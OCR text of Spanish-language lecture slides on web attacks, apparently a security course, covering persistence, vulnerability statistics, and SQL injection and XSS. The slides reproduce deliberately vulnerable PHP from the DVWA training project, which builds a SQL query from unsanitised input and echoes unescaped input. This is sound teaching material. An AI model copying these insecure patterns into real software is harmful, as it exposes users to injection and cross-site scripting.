
Gráfica de ataques web registrados en una semana con el IDS Suricata

Persistencia e incremento de la superficie del ataque

- Ejecución de programas para la persistencia de la intrusión.
- Búsqueda de nuevos recursos y servicios para incrementar privilegios o el área de ataque. Se repite el proceso.




Información trasmitida desde un servidor web comprometido a un servidor utilizado para transacciones de criptomoneda.



Vulnerabilidades más comunes en las tecnologías web

Distribución de vulnerabilidades más comunes cada año





Estadística tomada de https://nvd.nist.gov/vuln/visualizations/cwe-over-time


Inyección de código


- Este tipo de ataque aprovecha la confianza que tienen las tecnologías web (navegador, servidor web, manejador de base de datos) en los datos que se transfieren mutuamente.
- Estos datos son modificados intencionalmente para ejecutar código arbitrario en las tecnologías que no validan los datos de entrada.

Ejemplos


Page 1
https://www.draw.io
webshell
file inclusion
directory traversal


Page 1
https://www.draw.io
CSRF


Page 1
https://www.draw.io
SQL
SQL injection


Page 1
https://www.draw.io
XSS
XSS

Inyección de código SQL

- Es un ataque orientado a los servicios web que generan código dinámicamente y utilizan una base de datos SQL para ello.
- Ocurre cuando no hay una verificación de los datos externos que se usan para generar la consulta a la base de datos, y se ejecutan.

vista

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Código fuente

Sitio vulnerable a inyección SQL tomado del proyecto DVWA (http://www.dvwa.co.uk)

vista


```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```


Código fuente

Sitio vulnerable a inyección SQL tomado del proyecto DVWA (http://www.dvwa.co.uk)

XSS

- El objetivo del ataque es insertar código ilegítimo interpretable por un navegador web, con el fin de que los usuarios lo ejecuten.
- Ocurre cuando no hay una verificación de los datos externos que se usan para generar contenido dinamicamente.






vista del sitio

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . $_GET['name'];
 echo '</pre>';

}

?>
```

Código fuente


Sitio vulnerable a XSS tomado del proyecto DVWA (http://www.dvwa.co.uk)



